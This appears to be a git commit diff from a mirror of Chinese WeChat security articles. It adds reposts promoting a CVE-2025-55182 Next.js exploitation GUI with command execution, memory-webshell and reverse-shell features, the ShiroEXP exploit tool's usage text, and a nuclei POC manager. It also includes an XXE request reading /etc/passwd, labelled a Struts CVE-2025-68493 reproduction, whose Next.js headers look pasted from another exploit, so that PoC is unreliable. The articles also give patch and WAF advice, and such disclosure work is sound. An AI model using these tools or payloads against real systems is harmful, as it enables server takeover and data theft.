mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【玄域】Web∕App靶场 | 面试题库 | 实战漏洞报告 | 体系化学习、Shiro漏洞利用工具,更新V0.2!、漏洞挖掘实战系列(第11期):漏洞挖掘思维模型 从“没思路”到“稳定挖洞”的完整方法论、Edusrc 垂直越权通杀漏洞实战 & 985证书站实战案例、CVE-2025-55182 漏洞检测与利用工具(GUI版)、【漏洞检测POC】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)、【成功复现】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)、nuclei POC辅助编写(管理)工具 -- nucssist(1月12日更新)、深度强化学习求解虚拟网络映射(Energy efcient resource allocation based on virtual network embedding for IoT data generation)、
This commit is contained in:
 test committed
1 parent
b414c623a0
commit
ba87a50010
10 files changed
+1056
-21
No files matched your search
@@ -16626,5 +16626,14 @@
|
||||
"https://mp.weixin.qq.com/s/XQQk-7TPy-CcbFdreanKRw": "漏洞预警 | 金和OA SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/3d0a67AFBIlhNvHPlA8aKA": "微软桌面窗口管理器零日漏洞已被利用",
|
||||
"https://mp.weixin.qq.com/s/DqbvIy7T2ta_He_iujhk_Q": "漏洞预警 | 天锐绿盾审批系统信息泄露漏洞",
|
||||
"https://mp.weixin.qq.com/s/hnKUnmJfbbmtbzeNKPAw2A": "漏洞预警 | Langflow身份验证缺失漏洞"
|
||||
"https://mp.weixin.qq.com/s/hnKUnmJfbbmtbzeNKPAw2A": "漏洞预警 | Langflow身份验证缺失漏洞",
|
||||
"https://mp.weixin.qq.com/s/-KOr55KBNLuRIL4DOKFLFg": "【玄域】Web∕App靶场 | 面试题库 | 实战漏洞报告 | 体系化学习",
|
||||
"https://mp.weixin.qq.com/s/0FhKQ3o-o0FO13nF1MTuIA": "Shiro漏洞利用工具,更新V0.2!",
|
||||
"https://mp.weixin.qq.com/s/eqjUxhBJpfyiGuN9nL5-8g": "漏洞挖掘实战系列(第11期):漏洞挖掘思维模型 从“没思路”到“稳定挖洞”的完整方法论",
|
||||
"https://mp.weixin.qq.com/s/m7oXfnmFDXr5LQQ0PLjtDQ": "Edusrc 垂直越权通杀漏洞实战 & 985证书站实战案例",
|
||||
"https://mp.weixin.qq.com/s/eVA8QMlPBfaOKb_l5vuyug": "CVE-2025-55182 漏洞检测与利用工具(GUI版)",
|
||||
"https://mp.weixin.qq.com/s/fYbsIINfX9bWrHt3cCy09Q": "【漏洞检测POC】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)",
|
||||
"https://mp.weixin.qq.com/s/lkj2G5HhYyv7-vTiq4A-pA": "【成功复现】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)",
|
||||
"https://mp.weixin.qq.com/s/RLPkb1Uk3h1UoqdPJYxElg": "nuclei POC辅助编写(管理)工具 -- nucssist(1月12日更新)",
|
||||
"https://mp.weixin.qq.com/s/fF6zvYGfgxgXeDBq-bGxtA": "深度强化学习求解虚拟网络映射(Energy efcient resource allocation based on virtual network embedding for IoT data generation)"
|
||||
}
|
||||
@@ -0,0 +1,148 @@
|
||||
# CVE-2025-55182 漏洞检测与利用工具(GUI版)
|
||||
W小哥 2026-01-15 03:34
|
||||
|
||||
# CVE-2025-55182 漏洞检测与利用工具(GUI版)
|
||||
|
||||
|
||||
## 项目简介
|
||||
|
||||
|
||||
|
||||
本项目是一款针对 **CVE-2025-55182**
|
||||
高危漏洞的可视化检测与利用工具,基于 Python + tkinter 开发全图形化操作界面,无需复杂命令行操作,兼顾易用性与实用性。
|
||||
|
||||
CVE-2025-55182 漏洞存在于 React Server Components(RSC)生态的 Next.js 框架中,攻击者可通过构造恶意 multipart/form-data 请求实现远程命令执行,进而接管服务器权限。本工具仅用于 **授权安全研究**
|
||||
与 **合规渗透测试**
|
||||
,帮助安全从业者快速验证目标资产的漏洞影响,推进应急响应与安全防护工作。
|
||||
## 核心功能
|
||||
|
||||
|
||||
<table><thead><tr><td data-colwidth="95" width="95" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;font-weight:bold;"><span leaf="">功能模块</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;font-weight:bold;"></span></p></td><td data-colwidth="479" width="479" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;font-weight:bold;"><span leaf="">详细说明</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;font-weight:bold;"></span></p></td></tr></thead><tbody><tr><td data-colwidth="95" width="95" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;"><span leaf="">漏洞检测</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;"></span></p></td><td data-colwidth="479" width="479" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;"><span leaf="">支持单目标/批量检测,集成被动特征识别(响应头、页面关键字)与主动指纹验证(React Flight Protocol),结果可导出 TXT/CSV 格式</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;"></span></p></td></tr><tr><td data-colwidth="95" width="95" valign="middle" style="background: rgb(246, 248, 250);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;"><span leaf="">一键命令执行</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;"></span></p></td><td data-colwidth="479" width="479" valign="middle" style="background: rgb(246, 248, 250);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;"><span leaf="">无需手动构造 Payload,输入目标 URL 与系统命令(whoami/ls/cat 等),自动完成漏洞利用并返回执行结果</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;"></span></p></td></tr><tr><td data-colwidth="95" width="95" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;border-color: rgb(209, 217, 224);padding: 3.6pt 7.8pt;"><p style=""><span style="font-size:12.0pt;mso-bidi-font-size:12.0pt;font-family:宋体;mso-ascii-font-family:宋体;mso-bidi-font-family:宋体;font-variant:normal;text-transform:none;mso-ansi-language:EN-US;mso-fareast-language:ZH-CN;mso-font-kerning:0.0pt;"><span leaf="">内存马部署与利用</span></span><span style="font-family:Calibri;mso-ascii-font-family:Calibri;mso-fareast-font-family:宋体;font-variant:normal;text-transform:none;"></span></p></td><td data-colwidth="479" width="479" valign="middle" style="background: rgb(255, 255, 255);border-width: 1pt;border-style: solid;bordLine truncated
|
||||
|
||||
|
||||
### 启动工具
|
||||
|
||||
|
||||
```
|
||||
```
|
||||
### 分步操作
|
||||
|
||||
|
||||
|
||||
1.
|
||||
|
||||
|
||||
|
||||
**漏洞检测**
|
||||
|
||||
2.
|
||||
|
||||
|
||||
|
||||
i.
|
||||
|
||||
单目标:切换至「漏洞检测」标签页,输入目标 URL(支持 http/https),点击「开始检测」,查看评分与判定结果
|
||||
|
||||
ii.
|
||||
|
||||
批量检测:点击「导入 URL 文件」(每行一个 URL),执行「开始批量检测」,扫描完成后可导出结果
|
||||
|
||||

|
||||
|
||||
|
||||
3.
|
||||
|
||||
|
||||
|
||||
**命令执行**
|
||||
|
||||
4.
|
||||
|
||||
|
||||
|
||||
i.
|
||||
|
||||
切换至「命令执行」标签页,输入目标 URL 与待执行命令
|
||||
|
||||
ii.
|
||||
|
||||
点击「执行命令」,实时查看命令输出结果
|
||||
|
||||

|
||||
|
||||
|
||||
5.
|
||||
|
||||
|
||||
|
||||
**内存马部署与利用**
|
||||
|
||||
6.
|
||||
|
||||
|
||||
|
||||
i.
|
||||
|
||||
部署:在「内存马」标签页配置目标 URL 与自定义访问路径,点击「部署内存马」
|
||||
|
||||
ii.
|
||||
|
||||
利用:工具内直接输入命令执行,或通过浏览器访问 http://目标IP:3000/自定义路径?cmd=待执行命令
|
||||
|
||||

|
||||
|
||||
|
||||
7.
|
||||
|
||||
|
||||
|
||||
**反弹 Shell**
|
||||
|
||||
8.
|
||||
|
||||
|
||||
|
||||
i.
|
||||
|
||||
攻击者主机先启动监听(以 nc 为例):nc -lvp 监听端口
|
||||
|
||||
ii.
|
||||
|
||||
工具内切换至「反弹 Shell」标签页,输入目标 URL、攻击者 IP 与监听端口
|
||||
|
||||
iii.
|
||||
|
||||
点击「发起反弹 Shell」,返回监听终端即可获取交互式 Shell
|
||||
|
||||

|
||||
|
||||
## 安全防护建议
|
||||
|
||||
|
||||
### 防御方措施
|
||||
|
||||
|
||||
|
||||
1.
|
||||
|
||||
立即升级 Next.js 框架至最新稳定版本,修复 RSC 解析逻辑缺陷
|
||||
|
||||
2.
|
||||
|
||||
配置 WAF 规则,拦截包含恶意 RSC 头、特殊 multipart/form-data 格式的请求,过滤 child_process
|
||||
关键字
|
||||
|
||||
3.
|
||||
|
||||
限制服务器端 child_process
|
||||
模块执行权限,最小化业务服务运行权限
|
||||
|
||||
4.
|
||||
|
||||
定期使用本工具(或同类漏洞扫描工具)对资产进行周期性安全排查
|
||||
|
||||
关注公众号回复“
|
||||
20260115
|
||||
”获取工具地址
|
||||
。
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# Edusrc 垂直越权通杀漏洞实战 & 985证书站实战案例
|
||||
原创 猎洞时刻 猎洞时刻 2026-01-15 00:01
|
||||
Say Sec 2026-01-15 01:40
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -1,17 +1,18 @@
|
||||
# Shiro漏洞利用工具,更新V0.2!
|
||||
黑白之道 2026-01-11 01:19
|
||||
e安在线 e安在线 2026-01-15 02:03
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## 工具介绍
|
||||
|
||||

Shiro漏洞利用工具,更新ShiroEXP V0.2
|
||||
|
||||
|
||||

|
||||

## 工具功能
|
||||
|
||||
|
||||
|
||||

|
||||
## 工具使用
|
||||
```
|
||||
➜ ShiroEXP_jar git:(main) ✗ java -jar ShiroEXP.jar -h _____ __ _ ______ _ __ ____ / ___/ / /_ (_) _____ ____ / ____/ | |/ / / __ \ \__ \ / __ \ / / / ___/ / __ \ / __/ | / / /_/ / ___/ / / / / / / / / / / /_/ / / /___ / | / ____/ /____/ /_/ /_/ /_/ /_/ \____/ /_____/ /_/|_| /_/ v0.2 by Y5neKO :) GitHub: https://github.com/Y5neKOusage: java ShiroEXP.jar [-be] [-bk] [-c <arg>] [--cookie <arg>] [--gadget <arg>] [--gadget-echo <arg>] [-h] [-k <arg>] [--mem-pass <arg>] [--mem-path <arg>] [--mem-type <arg>] [--proxy <arg>] [-rf <arg>] [-s] [--shell] [-u <arg>] -be,--brute-echo 爆破回显链 -bk,--brute-key 爆破key -c,--cmd <arg> 执行命令 --cookie <arg> 携带Cookie --gadget <arg> 指定利用链 --gadget-echo <arg> 指定回显链 -h,--help 打印帮助 -k,--key <arg> 指定key --mem-pass <arg> 内存马密码 --mem-path <arg> 内存马路径 --mem-type <arg> 打入内存马类型(输入ls查看可用类型) --proxy <arg> 设置代理(ip:port) -rf,--rememberme-flag <arg> 自定义rememberMe字段名 -s,--scan 扫描漏洞 --shell 进入Shell模式 -u,--url <arg> 目标地址
|
||||
@@ -19,33 +20,33 @@ Shiro漏洞利用工具,更新ShiroEXP V0.2
|
||||
|
||||

**爆破key及加密方式**
|
||||
|
||||
|
||||

|
||||
|
||||
**漏洞验证**
|
||||
|
||||

|
||||

|
||||
|
||||

**爆破回显链**
|
||||
|
||||
|
||||

|
||||
|
||||

**命令执行**
|
||||
|
||||
|
||||

|
||||
|
||||

**Shell模式**
|
||||
|
||||
|
||||

|
||||
|
||||

**注入内存马**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||
|
||||
**全局代理**
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
## 工具获取
|
||||
@@ -53,15 +54,13 @@ Shiro漏洞利用工具,更新ShiroEXP V0.2
|
||||
|
||||
https://github.com/Y5neKO/ShiroEXP
|
||||
|
||||
> **文章来源:夜组安全**
|
||||
|
||||
|
||||
声明:除发布的文章无法追溯到作者并获得授权外,我们均会注明作者和文章来源。如涉及版权问题请及时联系我们,我们会在第一时间删改,谢谢!
|
||||
**文章来源:夜组安全**
|
||||
|
||||
|
||||
|
||||
黑白之道发布、转载的文章中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途及盈利等目的,否则后果自行承担!
|
||||
|
||||
如侵权请私聊我们删文
|
||||
|
||||
|
||||
**END**
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,40 @@
|
||||
# nuclei POC辅助编写(管理)工具 -- nucssist(1月12日更新)
|
||||
nucssistdev Web安全工具库 2026-01-15 02:17
|
||||
|
||||
各类资料学习下载合集
|
||||
|
||||
链接:https://pan.quark.cn/s/7c8c391011eb
|
||||
|
||||
===================================
|
||||
|
||||
**免责声明**
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
|
||||
安全性自测
|
||||
,
|
||||
大家都要把工具当做病毒对待,在虚拟机运行。
|
||||
如有侵权请联系删除。个人微信:
|
||||
ivu123ivu
|
||||
|
||||
|
||||
**0x01 工具介绍**
|
||||
|
||||
nucssist 是一款专为安全研究人员和企业安全运维管理打造的桌面级 POC 管理工具。作为 Nuclei Template 管理工具,打通 POC 编写、复现、调试、调度管理的多维度场景,抛弃传统繁琐文件操作,以数据为核心。深度融合 Nuclei Template 语法和 YAML 语法,支持代码高亮、自动提示和语法检查,优化 POC 编写体验。智能识别应用和漏洞类型,提供便捷的应用管理、POC 管理、漏洞类型管理、网空数据管理和任务管理。提供丝滑的实时响应搜索体验。重要功能:
|
||||
```
|
||||
终极 POC 管理 - 编写、归档、查询、调试一站式体验
|
||||
统一 App 管理 - 标准化应用与漏洞类型分类
|
||||
轻量级 Scan 任务管理 - 可视化批量扫描
|
||||
蝇量级 重发器Resender - 专业 HTTP 请求重放调试
|
||||
重量级网空数据管理 - FOFA/Hunter/Quake 一站式集成
|
||||
```
|
||||
|
||||
**0x02 安装与使用**
|
||||
|
||||
运行界面
|
||||
|
||||

|
||||
<table><tbody><tr><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100034219" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/8H1dCzib3UibuWllpHBeWMkC5Ryibl5EsLQ2VuKXlSdW8YX33CsARtwH38uV1CaKIC0pYShOsApzWuekRTzeh2jvQ/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" type="inline"/></span></section></td><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100033627" data-ratio="1.2469635627530364" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/8H1dCzib3UibsC4yYFwgTnJrN0q57DearHJhaWSE6XQllpkUviaibg5MqTYgdUQYDNt8ysfV2v6o4jsN34pmq3DAOg/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" data-w="1235" type="inline"/></span></section></td></tr></tbody></table>
|
||||
****
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,156 @@
|
||||
# 【成功复现】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)
|
||||
原创 弥天安全实验室 弥天安全实验室 2026-01-15 01:40
|
||||
|
||||
网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x00写在前面**
|
||||
|
||||
**本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!**
|
||||
|
||||

|
||||
|
||||
|
||||
**0x01漏洞介绍**
|
||||
|
||||

|
||||
|
||||
|
||||
Apache Struts是美国阿帕奇(Apache)基金会的一个开源项目,是一套用于创建企业级Java Web应用的开源MVC框架,主要提供两个版本框架产品,Struts 1和Struts 2。
|
||||
|
||||
Apache Struts 2.0.0版本至2.3.37版本、2.5.0版本至2.5.33版本和6.0.0 版本至6.1.0版本存在安全漏洞,该漏洞源于缺少XML验证,容易受到XML外部实体注入攻击。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x02影响版本**
|
||||
|
||||
2.0.0 ≤ Apache Struts ≤ 2.3.37
|
||||
|
||||
2.5.0 ≤ Apache Struts ≤ 2.5.33
|
||||
|
||||
6.0.0 ≤ Apache Struts ≤ 6.1.0
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x03漏洞复现**
|
||||
|
||||
|
||||
1.访问环境
|
||||
|
||||
|
||||

|
||||
|
||||
2.漏洞复线
|
||||
|
||||
POC
|
||||
```
|
||||
POST /struts2-xml-parser/xmlParserNoDtdParse HTTP/2
|
||||
Host: 127.0.0.1
|
||||
Next-Action: x
|
||||
X-Nextjs-Request-Id: e9myfwgx
|
||||
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
|
||||
X-Nextjs-Html-Request-Id: uEBTJuTmVvbHxbRvCmf0m
|
||||
Content-Length: 104
|
||||
|
||||
<?xml version="1.0"?>
|
||||
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
|
||||
<root>&xxe;</root>
|
||||
|
||||
```
|
||||
|
||||
通过回显判断漏洞利用成功
|
||||
|
||||

|
||||
|
||||
|
||||
3.工具测试
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**0x04修复建议**
|
||||
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
临时缓解方案
|
||||
|
||||
1、使用自定义SAXParserFactory:将xwork.saxParserFactory设置为默认禁用外部实体的自定义工厂类;
|
||||
|
||||
2、定义JVM级别的配置:通过系统属性配置JVM的默认XML解析器以禁用外部实体(设置为空字符串以阻止所有协议):
|
||||
|
||||
-Djavax.xml.accessExternalDTD=""
|
||||
|
||||
-Djavax.xml.accessExternalSchema=""
|
||||
|
||||
-Djavax.xml.accessExternalStylesheet=""
|
||||
|
||||
3、在 WAF、IDS/IPS 中部署基于 POC 的检测规则,识别针对该漏洞的探测与攻击行为。
|
||||
|
||||
关闭未使用的功能模块,减少潜在攻击面。
|
||||
|
||||
使用最小权限原则,尽量不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
|
||||
|
||||
|
||||
```
|
||||
https://struts.apache.org/download.cgi
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-069
|
||||
```
|
||||
|
||||
|
||||
|
||||
弥天简介
|
||||
|
||||
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
|
||||
|
||||
口号 网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
知识分享完了
|
||||
|
||||
喜欢别忘了关注我们哦~
|
||||
|
||||
学海浩茫,
|
||||
|
||||
予以风动,
|
||||
|
||||
必降弥天之润!
|
||||
|
||||
|
||||
弥 天
|
||||
|
||||
安全实验室
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 【漏洞检测POC】Apache Struts XML外部实体注入漏洞(CVE-2025-68493)
|
||||
原创 金夏 金夏安全 2026-01-15 01:52
|
||||
|
||||
免责声明
|
||||
|
||||
本文仅用于技术学习和讨论。请勿使用本文所提供的内容及相关技术从事非法活动,由于传播、利用此文所提供的内容或工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果均与文章作者及本账号无关,本次测试仅供学习使用。如有内容争议或侵权,请及时私信我们!我们会立即删除并致歉。谢谢!
|
||||
|
||||
|
||||
**一、漏洞描述**
|
||||
|
||||
